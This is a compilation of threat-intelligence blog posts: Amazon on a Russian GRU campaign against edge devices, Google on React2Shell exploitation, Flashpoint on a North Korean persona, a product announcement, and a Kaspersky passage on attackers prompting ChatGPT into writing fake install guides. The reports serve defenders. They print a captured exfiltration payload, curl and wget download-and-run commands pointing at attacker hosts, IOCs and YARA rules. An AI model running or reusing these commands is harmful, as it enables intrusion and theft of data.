As we conclude 2025, Amazon Threat Intelligence is sharing insights about a years-long Russian state-sponsored campaign that represents a significant evolution in critical infrastructure targeting: a tactical pivot where what appear to be misconfigured customer network edge devices became the primary initial access vector, while vulnerability exploitation activity declined. This tactical adaptation enables the same operational outcomes, credential harvesting, and lateral movement into victim organizations’ online services and infrastructure, while reducing the actor’s exposure and resource expenditure.

Going into 2026, organizations must prioritize securing their network edge devices and monitoring for credential replay attacks to defend against this persistent threat. Based on infrastructure overlaps with known Sandworm (also known as APT44 and Seashell Blizzard) operations observed in Amazon’s telemetry and consistent targeting patterns, we assess with high confidence this activity cluster is associated with Russia’s Main Intelligence Directorate (GRU). The campaign demonstrates sustained focus on Western critical infrastructure, particularly the energy sector, with operations spanning 2021 through the present day.

Technical details

Campaign scope and targeting: Amazon Threat Intelligence observed sustained targeting of global infrastructure between 2021-2025, with particular focus on the energy sector. The campaign demonstrates a clear evolution in tactics.

Timeline:

  • 2021-2022: WatchGuard exploitation (CVE-2022-26318) detected by Amazon MadPot; misconfigured device targeting observed
  • 2022-2023: Confluence vulnerability exploitation (CVE-2021-26084, CVE-2023-22518); continued misconfigured device targeting
  • 2024: Veeam exploitation (CVE-2023-27532); continued misconfigured device targeting
  • 2025: Sustained targeting of misconfigured customer network edge device targeting; decline in N-day/zero-day exploitation activity

Primary targets:

  • Energy sector organizations across Western nations
  • Critical infrastructure providers in North America and Europe
  • Organizations with cloud-hosted network infrastructure

Commonly targeted resources:

  • Enterprise routers and routing infrastructure
  • VPN concentrators and remote access gateways
  • Network management appliances
  • Collaboration and wiki platforms
  • Cloud-based project management systems

Targeting the “low-hanging fruit” of likely misconfigured customer devices with exposed management interfaces achieves the same strategic objectives, which is persistent access to critical infrastructure networks and credential harvesting for accessing victim organizations’ online services. The threat actor’s shift in operational tempo represents a concerning evolution: while customer misconfiguration targeting has been ongoing since at least 2022, the actor maintained sustained focus on this activity in 2025 while reducing investment in zero-day and N-day exploitation. The actor accomplishes this while significantly reducing the risk of exposing their operations through more detectable vulnerability exploitation activity.

Credential harvesting operations

While we did not directly observe the victim organization credential extraction mechanism, multiple indicators point to packet capture and traffic analysis as the primary collection method:

  1. Temporal analysis: Time gap between device compromise and authentication attempts against victim services suggests passive collection rather than active credential theft
  2. Credential type: Use of victim organization credentials (not device credentials) for accessing online services indicates interception of user authentication traffic
  3. Known tradecraft: Sandworm operations consistently involve network traffic interception capabilities
  4. Strategic positioning: Targeting of customer network edge devices specifically positions the actor to intercept credentials in transit

Infrastructure targeting

Compromise of infrastructure hosted on AWS: Amazon’s telemetry reveals coordinated operations against customer network edge devices hosted on AWS. This was not due to a weakness in AWS; these appear to be customer misconfigured devices. Network connection analysis shows actor-controlled IP addresses establishing persistent connections to compromised EC2 instances operating customers’ network appliance software. Analysis revealed persistent connections consistent with interactive access and data retrieval across multiple affected instances.

Credential replay operations: Beyond direct victim infrastructure compromise, we observed systematic credential replay attacks against victim organizations’ online services. In observed instances, the actor compromised customer network edge devices hosted on AWS, then subsequently attempted authentication using credentials associated with the victim organization’s domain against their online services. While these specific attempts were unsuccessful, the pattern of device compromise followed by authentication attempts using victim credentials supports our assessment that the actor harvests credentials from compromised customer network infrastructure for replay against target organizations’ online services. Actor infrastructure accessed victims’ authentication endpoints for multiple organizations across critical sectors through 2025, including:

  • Energy sector: Electric utility organizations, energy providers, and managed security service providers specializing in energy sector clients
  • Technology/cloud services: Collaboration platforms, source code repositories
  • Telecommunications: Telecom providers across multiple regions

Geographic distribution: The targeting demonstrates global reach:

  • North America
  • Europe (Western and Eastern)
  • Middle East
  • The targeting demonstrates sustained focus on the energy sector supply chain, including both direct operators and third-party service providers with access to critical infrastructure networks.

    Campaign flow:

  1. Compromise customer network edge device hosted on AWS.
  2. Leverage native packet capture capability.
  3. Harvest credentials from intercepted traffic.
  4. Replay credentials against victim organizations’ online services and infrastructure.
  5. Establish persistent access for lateral movement.

Infrastructure overlap with “Curly COMrades”

Amazon Threat Intelligence identified threat actor infrastructure overlap with group Bitdefender tracks as “Curly COMrades.” We assess these may represent complementary operations within a broader GRU campaign:

  • Bitdefender’s reporting: Post-compromise host-based tradecraft (Hyper-V abuse for EDR evasion, custom implants CurlyShell/CurlCat)
  • Amazon’s telemetry: Initial access vectors and cloud pivot methodology

This potential operational division, where one cluster focuses on network access and initial compromise while another handles host-based persistence and evasion, aligns with GRU operational patterns of specialized subclusters supporting broader campaign objectives.

Amazon’s response and disruption

Amazon remains committed to helping protect customers and the broader internet ecosystem by actively investigating and disrupting sophisticated threat actors.

Immediate response actions:

  • Identified and notified affected customers of compromised network appliance resources
  • Enabled immediate remediation of compromised EC2 instances
  • Shared intelligence with industry partners and affected vendors
  • Reported observations to network appliance vendors to help support security investigations

Disruption impact: Through coordinated efforts, since our discovery of this activity, we have disrupted active threat actor operations and reduced the attack surface available to this threat activity subcluster. We will continue working with the security community to share intelligence and collectively defend against state-sponsored threats targeting critical infrastructure.

Defending your organization

Immediate priority actions for 2026

Organizations should proactively monitor for evidence of this activity pattern:

1. Network edge device audit

  • Audit all network edge devices for unexpected packet capture files or utilities.
  • Review device configurations for exposed management interfaces.
  • Implement network segmentation to isolate management interfaces.
  • Enforce strong authentication (eliminate default credentials, implement MFA).

2. Credential replay detection

  • Review authentication logs for credential reuse between network device management interfaces and online services.
  • Monitor for authentication attempts from unexpected geographic locations.
  • Implement anomaly detection for authentication patterns across your organization’s online services.
  • Review extended time windows following any suspected device compromise for delayed credential replay attempts.

3. Access monitoring

  • Monitor for interactive sessions to router/appliance administration portals from unexpected source IPs.
  • Examine whether network device management interfaces are inadvertently exposed to the internet.
  • Audit for plain text protocol usage (Telnet, HTTP, unencrypted SNMP) that could expose credentials.

4. IOC review
Energy sector organizations and critical infrastructure operators should prioritize reviewing access logs for authentication attempts from the IOCs listed below.

AWS-specific recommendations

For AWS environments, implement these protective measures:

Identity and access management:

  • Manage access to AWS resources and APIs using identity federation with an identity provider and IAM roles whenever possible.
  • For more information, see Creating IAM policies in the IAM User Guide.

Network security:

  • Implement the least permissive rules for your security groups.
  • Isolate management interfaces in private subnets with bastion host access.
  • Enable VPC Flow Logs for network traffic analysis.

Vulnerability management:

  • Use Amazon Inspector to automatically discover and scan Amazon EC2 instances for software vulnerabilities and unintended network exposure.
  • For more information, see the Amazon Inspector User Guide.
  • Regularly patch, update, and secure the operating system and applications on your instances.

Detection and monitoring:

  • Enable AWS CloudTrail for API activity monitoring.
  • Configure Amazon GuardDuty for threat detection.
  • Review authentication logs for credential replay patterns.

Indicators of Compromise (IOCs)

IOC Value IOC Type First Seen Last Seen Annotation
91.99.25[.]54 IPv4 2025-07-02 Present Compromised legitimate server used to proxy threat actor traffic
185.66.141[.]145 IPv4 2025-01-10 2025-08-22 Compromised legitimate server used to proxy threat actor traffic
51.91.101[.]177 IPv4 2024-02-01 2024-08-28 Compromised legitimate server used to proxy threat actor traffic
212.47.226[.]64 IPv4 2024-10-10 2024-11-06 Compromised legitimate server used to proxy threat actor traffic
213.152.3[.]110 IPv4 2023-05-31 2024-09-23 Compromised legitimate server used to proxy threat actor traffic
145.239.195[.]220 IPv4 2021-08-12 2023-05-29 Compromised legitimate server used to proxy threat actor traffic
103.11.190[.]99 IPv4 2021-10-21 2023-04-02 Compromised legitimate staging server used to exfiltrate WatchGuard configuration files
217.153.191[.]190 IPv4 2023-06-10 2025-12-08 Long-term infrastructure used for reconnaissance and targeting

Note: All identified IPs are compromised legitimate servers that may serve multiple purposes for the actor or continue legitimate operations. Organizations should investigate context around any matches rather than automatically blocking. We observed these IPs specifically accessing router management interfaces and attempting authentication to online services during the timeframes listed.

Technical appendix: CVE-2022-26318 Exploit payload

The following payload was captured by Amazon MadPot during the 2022 WatchGuard exploitation campaign:

from cryptography.fernet import Fernet
import subprocess
import os

key = ‘uVrZfUGeecCBHhFmn1Zu6ctIQTwkFiW4LGCmVcd6Yrk='

with open('/etc/wg/config.xml’, ‘rb’) as config_file:
buf = config_file.read()

fernet = Fernet(key)
enc_buf = fernet.encrypt(buf)

with open('/tmp/enc_config.xml’, ‘wb’) as encrypted_config:
encrypted_config.write(enc_buf)

subprocess.check_output([‘tftp’, '-p’, '-l’, '/tmp/enc_config.xml’, '-r’,
'[REDACTED].bin’, ‘103.11.190[.]99'])
os.remove('/tmp/enc_config.xml’)

This payload demonstrates the actor’s methodology: encrypt stolen configuration data, exfiltrate via TFTP to compromised staging infrastructure, and remove forensic evidence.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.

Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.

Multiple Threat Actors Exploit React2Shell (CVE-2025-55182)

12 December 2025 at 15:00

Written by: Aragorn Tseng, Robert Weiner, Casey Charrier, Zander Work, Genevieve Stark, Austin Larsen


Introduction

On Dec. 3, 2025, a critical unauthenticated remote code execution (RCE) vulnerability in React Server Components, tracked as CVE-2025-55182 (aka "React2Shell"), was publicly disclosed. Shortly after disclosure, Google Threat Intelligence Group (GTIG) had begun observing widespread exploitation across many threat clusters, ranging from opportunistic cyber crime actors to suspected espionage groups.

GTIG has identified distinct campaigns leveraging this vulnerability to deploy a MINOCAT tunneler, SNOWLIGHT downloader, HISONIC backdoor, and COMPOOD backdoor, as well as XMRIG cryptocurrency miners, some of which overlaps with activity previously reported by Huntress. These observed campaigns highlight the risk posed to organizations using unpatched versions of React and Next.js. This post details the observed exploitation chains and post-compromise behaviors and provides intelligence to assist defenders in identifying and remediating this threat.

For information on how Google is protecting customers and mitigation guidance, please refer to our companion blog post, Responding to CVE-2025-55182: Secure your React and Next.js workloads.

CVE-2025-55182 Overview

CVE-2025-55182 is an unauthenticated RCE vulnerability in React Server Components with a CVSS v3.x score of 10.0 and a CVSS v4 score of 9.3. The flaw allows unauthenticated attackers to send a single HTTP request that executes arbitrary code with the privileges of the user running the affected web server process.

GTIG considers CVE-2025-55182 to be a critical-risk vulnerability. Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue. Exploitation potential is further increased by two factors: 1) there are a variety of valid payload formats and techniques, and 2) the mere presence of vulnerable packages on systems is often enough to permit exploitation.

The specific RSC packages that are vulnerable to CVE-2025-55182 are versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:

  • react-server-dom-webpack

  • react-server-dom-parcel

  • react-server-dom-turbopack

A large number of non-functional exploits, and consequently false information regarding viable payloads and exploitation logic, were widely distributed about this vulnerability during the initial days after disclosure. An example of a repository that started out wholly non-functional is this repository published by the GitHub user "ejpir", which, while initially claiming to be a legitimate functional exploit, has now updated their README to appropriately label their initial research claims as AI-generated and non-functional. While this repository still contains non-functional exploit code, it also now contains legitimate exploit code with Unicode obfuscation. While instances like this initially caused confusion across the industry, the number of legitimate exploits and their capabilities have massively expanded, including in-memory Next.js web shell deployment capabilities. There are also exploit samples, some entirely fake, some non-functional, and some with legitimate functionality, containing malware targeting security researchers. Researchers should validate all exploit code before trusting its capabilities or legitimacy.

Technical write-ups about this vulnerability have been published by reputable security firms, such as the one from Wiz. Researchers should refer to such trusted publications for up-to-date and accurate information when validating vulnerability details, exploit code, or published detections.

Additionally, there was a separate CVE issued for Next.js (CVE-2025-66478); however, this CVE has since been marked as a duplicate of CVE-2025-55182.

Observed Exploitation Activity

Since exploitation of CVE-2025-55182 began, GTIG has observed diverse payloads and post-exploitation behaviors across multiple regions and industries. In this blog post we focus on China-nexus espionage and financially motivated activity, but we have additionally observed Iran-nexus actors exploiting CVE-2025-55182.

China-Nexus Activity

As of Dec. 12, GTIG has identified multiple China-nexus threat clusters utilizing CVE-2025-55182 to compromise victim networks globally. Amazon Web Services (AWS) reporting indicates that China-nexus threat groups Earth Lamia and Jackpot Panda are also exploiting this vulnerability. GTIG tracks Earth Lamia as UNC5454. Currently, there are no public indicators available to assess a group relationship for Jackpot Panda.

MINOCAT

GTIG observed China-nexus espionage cluster UNC6600 exploiting the vulnerability to deliver the MINOCAT tunneler. The threat actor retrieved and executed a bash script used to create a hidden directory ($HOME/.systemd-utils), kill any processes named "ntpclient", download a MINOCAT binary, and establish persistence by creating a new cron job and a systemd service and by inserting malicious commands into the current user's shell config to execute MINOCAT whenever a new shell is started. MINOCAT is an 64-bit ELF executable for Linux that includes a custom "NSS" wrapper and an embedded, open-source Fast Reverse Proxy (FRP) client that handles the actual tunneling.

SNOWLIGHT

In separate incidents, suspected China-nexus threat actor UNC6586 exploited the vulnerability to execute a command using cURL or wget to retrieve a script that then downloaded and executed a SNOWLIGHT downloader payload (7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a). SNOWLIGHT is a component of VSHELL, a publicly available multi-platform backdoor written in Go, which has been used by threat actors of varying motivations. GTIG observed SNOWLIGHT making HTTP GET requests to C2 infrastructure (e.g., reactcdn.windowserrorapis[.]com) to retrieve additional payloads masquerading as legitimate files.

curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=reactcdn.windowserrorapis[.]com&p=443&t=tcp&a=l64&stage=true -o <filename>

Figure 1: cURL command executed to fetch SNOWLIGHT payload

COMPOOD

GTIG also observed multiple incidents in which threat actor UNC6588 exploited CVE-2025-55182, then ran a script that used wget to download a COMPOOD backdoor payload. The script then executed the COMPOOD sample, which masqueraded as Vim. GTIG did not observe any significant follow-on activity, and this threat actor's motivations are currently unknown.

wget http://45.76.155[.]14/vim -O /tmp/vim
/tmp/vim "/usr/lib/polkit-1/polkitd --no-debug"

Figure 2: COMPOOD downloaded via wget and executed

COMPOOD has historically been linked to suspected China-nexus espionage activity. In 2022, GTIG observed COMPOOD in incidents involving a suspected China-nexus espionage actor, and we also observed samples uploaded to VirusTotal from Taiwan, Vietnam, and China.

HISONIC

Another China-nexus actor, UNC6603, deployed an updated version of the HISONIC backdoor. HISONIC is a Go-based implant that utilizes legitimate cloud services, such as Cloudflare Pages and GitLab, to retrieve its encrypted configuration. This technique allows the actor to blend malicious traffic with legitimate network activity. In this instance, the actor embedded an XOR-encoded configuration for the HISONIC backdoor delimited between two markers, "115e1fc47977812" to denote the start of the configuration and "725166234cf88gxx" to mark the end. Telemetry indicates this actor is targeting cloud infrastructure, specifically AWS and Alibaba Cloud instances, within the Asia Pacific (APAC) region.

<version>115e1fc47977812.....REDACTED.....725166234cf88gxx</version>

Figure 3: HISONIC markers denoting configuration

ANGRYREBEL.LINUX

Finally, we also observed a China-nexus actor, UNC6595, exploiting the vulnerability to deploy ANGRYREBEL.LINUX. The threat actor uses an installation script (b.sh) that attempts to evade detection by masquerading the malware as the legitimate OpenSSH daemon (sshd) within the /etc/ directory, rather than its standard location. The actor also employs timestomping to alter file timestamps and executes anti-forensics commands, such as clearing the shell history (history -c). Telemetry indicates this cluster is primarily targeting infrastructure hosted on international Virtual Private Servers (VPS).

Financially Motivated Activity

Threat actors that monetize access via cryptomining are often among the first to exploit newly disclosed vulnerabilities. GTIG observed multiple incidents, starting on Dec. 5, in which threat actors exploited CVE-2025-55182 and deployed XMRig for illicit cryptocurrency mining. In one observed chain, the actor downloaded a shell script named "sex.sh," which downloads and executes the XMRIG cryptocurrency miner from GitHub. The script also attempts to establish persistence for the miner via a new systemd service called "system-update-service."

GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools.

Outlook and Implications

After the disclosure of high-visibility, critical vulnerabilities, it is common for affected products to undergo a period of increased scrutiny, resulting in a swift but temporary increase in the number of vulnerabilities discovered. Since the disclosure of CVE-2025-55182, three additional React vulnerabilities have been disclosed: CVE-2025-55183, CVE-2025-55184, and CVE-2025-67779. In this case, two of these follow-on vulnerabilities have relatively limited impacts (restricted information disclosure and causing a denial-of-service (DoS) condition). The third vulnerability (CVE-2025-67779) also causes a DoS condition, as it arose due to an incomplete patch for CVE-2025-55184.

Recommendations

Organizations utilizing React or Next.js should take the following actions immediately:

  1. Patch Immediately:

    1. To prevent remote code execution due to CVE-2025-55182, patch vulnerable React Server Components to at least 19.0.1, 19.1.2, or 19.2.1, depending on your vulnerable version. Patching to 19.2.2 or 19.2.3 will also prevent the potential for remote code execution.

    2. To prevent the information disclosure impacts due to CVE-2025-55183, patch vulnerable React Server Components to at least 19.2.2.

    3. To prevent DoS impacts due to CVE-2025-55184 and CVE-2025-67779, patch vulnerable React Server Components to 19.2.3. The 19.2.2 patch was found to be insufficient in preventing DoS impacts.

  2. Deploy WAF Rules: Google has rolled out a Cloud Armor web application firewall (WAF) rule designed to detect and block exploitation attempts related to this vulnerability. We recommend deploying this rule as a temporary mitigation while your vulnerability management program patches and verifies all vulnerable instances.

  3. Audit Dependencies: Determine if vulnerable React Server Components are included as a dependency in other applications within your environment.

  4. Monitor Network Traffic: Review logs for outbound connections to the indicators of compromise (IOCs) listed below, particularly wget or cURL commands initiated by web server processes.

  5. Hunt for Compromise: Look for the creation of hidden directories like $HOME/.systemd-utils, the unauthorized termination of processes such as ntpclient, and the injection of malicious execution logic into shell configuration files like $HOME/.bashrc.

Indicators of Compromise (IOCs)

To assist defenders in hunting for this activity, we have included IOCs for the threats described in this blog post. A broader subset of related indicators is available in a Google Threat Intelligence Collection of IOCs available for registered users.

Indicator

Type

Description

reactcdn.windowserrorapis[.]com

Domain

SNOWLIGHT C2 and Staging Server

82.163.22[.]139

IP Address

SNOWLIGHT C2 Server

216.158.232[.]43

IP Address

Staging server for sex.sh script

45.76.155[.]14

IP Address

COMPOOD C2 and Payload Staging Server

df3f20a961d29eed46636783b71589c183675510737c984a11f78932b177b540

SHA256

HISONIC sample

92064e210b23cf5b94585d3722bf53373d54fb4114dca25c34e010d0c010edf3

SHA256

HISONIC sample

0bc65a55a84d1b2e2a320d2b011186a14f9074d6d28ff9120cb24fcc03c3f696

SHA256

ANGRYREBEL.LINUX sample

13675cca4674a8f9a8fabe4f9df4ae0ae9ef11986dd1dcc6a896912c7d527274

SHA256

XMRIG Downloader Script 

(filename: sex.sh)

7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a

SHA256

SNOWLIGHT sample (filename: linux_amd64)

776850a1e6d6915e9bf35aa83554616129acd94e3a3f6673bd6ddaec530f4273

SHA256

MINOCAT sample

YARA Rules

MINOCAT

rule G_APT_Tunneler_MINOCAT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-10"
		rev = "1"
		md5 = "533585eb6a8a4aad2ad09bbf272eb45b"
	strings:
		$magic = { 7F 45 4C 46 }
		$decrypt_func = { 48 85 F6 0F 94 C1 48 85 D2 0F 94 C0 08 C1 0F 85 }
		$xor_func = { 4D 85 C0 53 49 89 D2 74 57 41 8B 18 48 85 FF 74 }
		$frp_str1 = "libxf-2.9.644/main.c"
		$frp_str2 = "xfrp login response: run_id: [%s], version: [%s]"
		$frp_str3 = "cannot found run ID, it should inited when login!"
		$frp_str4 = "new work connection request run_id marshal failed!"
		$telnet_str1 = "Starting telnetd on port %d\n"
		$telnet_str2 = "No login shell found at %s\n"
		$key = "bigeelaminoacow"
	condition:
		$magic at 0 and (1 of ($decrypt_func, $xor_func)) and (2 of ($frp_str*)) and (1 of ($telnet_str*)) and $key
}

COMPOOD

rule G_Backdoor_COMPOOD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-11"
		rev = “1”
            md5 = “d3e7b234cf76286c425d987818da3304”
	strings:
		$strings_1 = "ShellLinux.Shell"
		$strings_2 = "ShellLinux.Exec_shell"
		$strings_3 = "ProcessLinux.sendBody"
		$strings_4 = "ProcessLinux.ProcessTask"
		$strings_5 = "socket5Quick.StopProxy"
		$strings_6 = "httpAndTcp"
		$strings_7 = "clean.readFile"
		$strings_8 = "/sys/kernel/mm/transparent_hugepage/hpage_pmd_size"
		$strings_9 = "/proc/self/auxv"
		$strings_10 = "/dev/urandom"
		$strings_11 = "client finished"
		$strings_12 = "github.com/creack/pty.Start"
	condition:
		uint32(0) == 0x464C457f and 8 of ($strings_*)
}

SNOWLIGHT

rule G_Hunting_Downloader_SNOWLIGHT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_created = "2025-03-25"
		date_modified = "2025-03-25"
		md5 = "3a7b89429f768fdd799ca40052205dd4"
		rev = 1
	strings:
		$str1 = "rm -rf $v"
		$str2 = "&t=tcp&a="
		$str3 = "&stage=true"
		$str4 = "export PATH=$PATH:$(pwd)"
		$str5 = "curl"
		$str6 = "wget"
		$str7 = "python -c 'import urllib"
	condition:
		all of them and filesize < 5KB
}

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

Blogs

Blog

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

In this post Flashpoint reveals how an infostealer infection on a North Korean threat actor’s machine exposed their digital operational security failures and reliance on AI. Leveraging Flashpoint intelligence, we pivot from a single persona to a network of fake identities and companies targeting the Web3 and crypto industry.

SHARE THIS:
Default Author Image
December 10, 2025

Last week, Hudson Rock published a blog on “Trevor Greer,” a persona tied to a North Korean IT Worker. Flashpoint shared additional insights with our clients back in July, and we’re now making those findings public.

Trevor Greer, a North Korean operative, was identified via an infostealer infection on their own machine. Information-stealing malware, also known as Infostealers or stealers, are malware designed to scrape passwords and cookies from unsuspecting victims. Stealers (like LummaC2 or RedLine) are typically used by cybercriminals to steal login credentials from everyday users to sell on the Dark Web. It is rare to see them infect the machines of a state-sponsored advanced persistent threat group (APT).

However, when adversaries unknowingly infect themselves, they can expose valuable insights into the inner workings of their campaigns. Leveraging Flashpoint intelligence sourced from the leaked logs of “Trevor Greer,” our analysts uncovered a myriad of fake identities and companies used by DPRK APTs.

Finding Trevor Greer

Flashpoint analysts have been tracking the Trevor Greer email address since December 2024 in relation to the “Contagious Interview” campaign, in which threat actors operated as LinkedIn recruiters to target Web3 developers, resulting in the deployment of multiple stealers compromising developer Web3 wallets. Flashpoint also identified the specific persona’s involvement in a campaign in which North Korean threat actors posed as IT freelance workers and applied for jobs at legitimate companies before compromising the organizations internally.

ByBit Compromise

The ByBit compromise in late February 2025 further fueled Flashpoint’s investigations into the Trevor Greer email address. Bybit, a cryptocurrency exchange, suffered a critical incident resulting in North Korean actors extorting US $1.5 billion worth of cryptocurrency. In the aftermath, Silent Push researchers identified the persona “Trevor Greer” associated with the email address trevorgreer9312@gmail[.]com, which registered the domain “Bybit-assessment[.]com” prior to the Bybit compromise.

A later report claimed that the domain “getstockprice[.]com” was involved in the compromise. Despite these domain discrepancies, both investigations attributed the attack to North Korean advanced persistent threat (APT) nexus groups.

Tracing the Infection

Using Flashpoint’s vast intelligence collections, we performed a full investigation of compromised virtual private servers (VPS), revealing the actor’s potential involvement in several other operations, including remote IT work, several self-made blockchain and cryptocurrency exchange companies, and a potential crypto scam dating back to 2022.

Flashpoint analysts also discovered that the Trevor Greer email address was linked to domains infected with information-stealing malware.

What the Logs Revealed

Analysts extracted information about the associated infected host from Trevor Greer, revealing possible tradecraft and tools used. Analysts further identified specific indicators of compromise (IOCs) used in the campaigns mentioned above, as well as email addresses used by the actor for remote work.

The data painted a vivid picture of how these threat actors operate:

Preparation for “Contagious Interviews”

The browser history revealed the actor logging into Willo, a legitimate video interview platform. This suggests the actor was conducting reconnaissance to clone the site for the “Contagious Interview” campaign, where they lured Web3 developers into fake job interviews to deploy malware.

Reliance on AI Tools

The logs exposed the actor’s reliance on AI to bridge the language gap. The operator frequently accessed ChatGPT and Quillbot, likely using them to write convincing emails, build resumes, and generate code for their malware.

Pivoting: One Node to a Network

By analyzing the “Trevor Greer” logs, we were able to pivot to other personas and campaigns involved in the operation.

  • Fake Employment: The logs contained credentials for freelance platforms, such as Upwork and Freelancer, associated with other aliases, including “Kenneth Debolt” and “Fabian Klein.” This confirmed the actor was part of a broader scheme to infiltrate Western companies as remote IT workers.
  • Fake Companies: The data linked the actor to fake corporate entities, such as Block Bounce (blockbounce[.]xyz), a sham crypto trading firm set up to appear legitimate to potential victims. 
  • Developer Personas: The infection data linked the actor to the GitHub account svillalobosdev, which had been active in open source projects to build credibility before the attack.
  • Legitimate Platforms & Tools: Analysts observed the actor using job boards such as Dice and HRapply[.]com, freelance platforms such as Upwork and Freelancer, and direct applications through company Workday sites. To improve their resume, the actor used resumeworded[.]com or cakeresume[.]com. For conversing, the threat actor likely relies on a mix of both GPT and Quilbot, as found in infected host logins, to ensure they sound human. During interviews, analysts determined that they potentially used Speechify. 
  • Deep & Dark Web Resources: The actor also likely purchased Social Security numbers (SSNs) from SSNDOB24[.]com, a site for acquiring Social Security data.

Disrupt Threat Actors Using Flashpoint

The “Trevor Greer” case study illustrates a critical shift in modern threat intelligence. We are no longer limited to analyzing the malware adversaries deploy; sometimes, we can analyze the adversaries themselves.

Using their own tools against them, Flashpoint transformed a faceless state-sponsored entity into a tangible user with bad habits, sloppy OPSEC, and a trail of digital breadcrumbs. Behind every sophisticated APT campaign is a human operator, and sometimes, they click the wrong link too. 

Request a demo today to delve deeper into the tactics, techniques, and procedures of advanced persistent threats and learn how Flashpoint’s intelligence strengthens your defenses.

Request a demo today.

The post Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor appeared first on Flashpoint.

Introducing Saved Searches in Google Threat Intelligence (GTI) and VirusTotal (VT): Enhance Collaboration and Efficiency

10 December 2025 at 11:24

We are excited to announce the launch of Saved Searches in Google Threat Intelligence (GTI) and VirusTotal (VT), a powerful new feature designed to streamline your threat hunting workflows and foster seamless collaboration across your security team.

From Campaign to Feature: Better Search Efficiency

For the last month, we’ve highlighted the critical importance of mastering search in our ongoing #monthofgoogletisearch campaign. We saw how security teams rely on complex, highly-tuned queries to identify threats, track adversaries, and perform deep-dive investigations.

This campaign emphasized a key challenge: once you craft the perfect query - a cornerstone of your investigation - it should be easy to reuse and share. Saved Searches is the direct answer to this need, turning successful, repeatable threat-hunting logic into a shared institutional asset.

Collaboration, Simplified: Save and Share Your Queries

With this initial launch of Saved Searches, we’re delivering two foundational capabilities that will immediately improve your team’s efficiency:

  1. Save Searches: Instantly save any complex or frequently used query directly within GTI. This ensures your best investigative logic is always accessible, eliminating the need to rebuild queries from scratch or store them externally.
  2. Share with Users: Critical insights are often time-sensitive. You can now easily share your saved searches with any other user in your organization with access to GTI. Whether you’re escalating a finding or establishing a standard workflow, sharing the exact query ensures consistency and accelerates joint analysis.
This means that a newly onboarded analyst can instantly access the expertise of senior members, and teams can maintain a unified approach to monitoring high-priority threats. It’s collaboration built right into your investigation tool.

Get Started Today with Campaign Searches

The Saved Searches feature is live now in Google Threat Intelligence and VirusTotal.

To help you hit the ground running, we have made the most impactful searches used throughout the #monthofgoogletisearch campaign public and available to all intelligence users! You can find these expert-crafted queries in your Saved Searches section today - a perfect starting point for your investigations.


Start by exploring these campaign searches and then easily save and share your own complex search queries. Look for the option to Save and Share your searches to transform your investigative logic into a shared asset.


This is just the first phase of enhancing search capabilities within GTI. We are committed to building on this foundation to provide even more robust tools that make your threat intelligence actionable and collaborative.

You can get more info by exploring our documentation page:

Thank you for your feedback during the #monthofgoogletisearch campaign - your input directly fueled this launch.

Happy Hunting! ^_^

The AMOS infostealer is piggybacking ChatGPT’s chat-sharing feature | Kaspersky official blog

9 December 2025 at 10:32

Infostealers — malware that steals passwords, cookies, documents, and/or other valuable data from computers — have become 2025’s fastest-growing cyberthreat. This is a critical problem for all operating systems and all regions. To spread their infection, criminals use every possible trick to use as bait. Unsurprisingly, AI tools have become one of their favorite luring mechanisms this year. In a new campaign discovered by Kaspersky experts, the attackers steer their victims to a website that supposedly contains user guides for installing OpenAI’s new Atlas browser for macOS. What makes the attack so convincing is that the bait link leads to… the official ChatGPT website! But how?

The bait-link in search results

To attract victims, the malicious actors place paid search ads on Google. If you try to search for “chatgpt atlas”, the very first sponsored link could be a site whose full address isn’t visible in the ad, but is clearly located on the chatgpt.com domain.

The page title in the ad listing is also what you’d expect: “ChatGPT™ Atlas for macOS – Download ChatGPT Atlas for Mac”. And a user wanting to download the new browser could very well click that link.

A sponsored link to a malware installation guide in Google search results

A sponsored link in Google search results leads to a malware installation guide disguised as ChatGPT Atlas for macOS and hosted on the official ChatGPT site. How can that be?

The Trap

Clicking the ad does indeed open chatgpt.com, and the victim sees a brief installation guide for the “Atlas browser”. The careful user will immediately realize this is simply some anonymous visitor’s conversation with ChatGPT, which the author made public using the Share feature. Links to shared chats begin with chatgpt.com/share/. In fact, it’s clearly stated right above the chat: “This is a copy of a conversation between ChatGPT & anonymous”.

However, a less careful or just less AI-savvy visitor might take the guide at face value — especially since it’s neatly formatted and published on a trustworthy-looking site.

Variants of this technique have been seen before — attackers have abused other services that allow sharing content on their own domains: malicious documents in Dropbox, phishing in Google Docs, malware in unpublished comments on GitHub and GitLab, crypto traps in Google Forms, and more. And now you can also share a chat with an AI assistant, and the link to it will lead to the chatbot’s official website.

Notably, the malicious actors used prompt engineering to get ChatGPT to produce the exact guide they needed, and were then able to clean up their preceding dialog to avoid raising suspicion.

Malware installation instructions disguised as Atlas for macOS

The installation guide for the supposed Atlas for macOS is merely a shared chat between an anonymous user and ChatGPT in which the attackers, through crafted prompts, forced the chatbot to produce the desired result and then sanitized the dialog

The infection

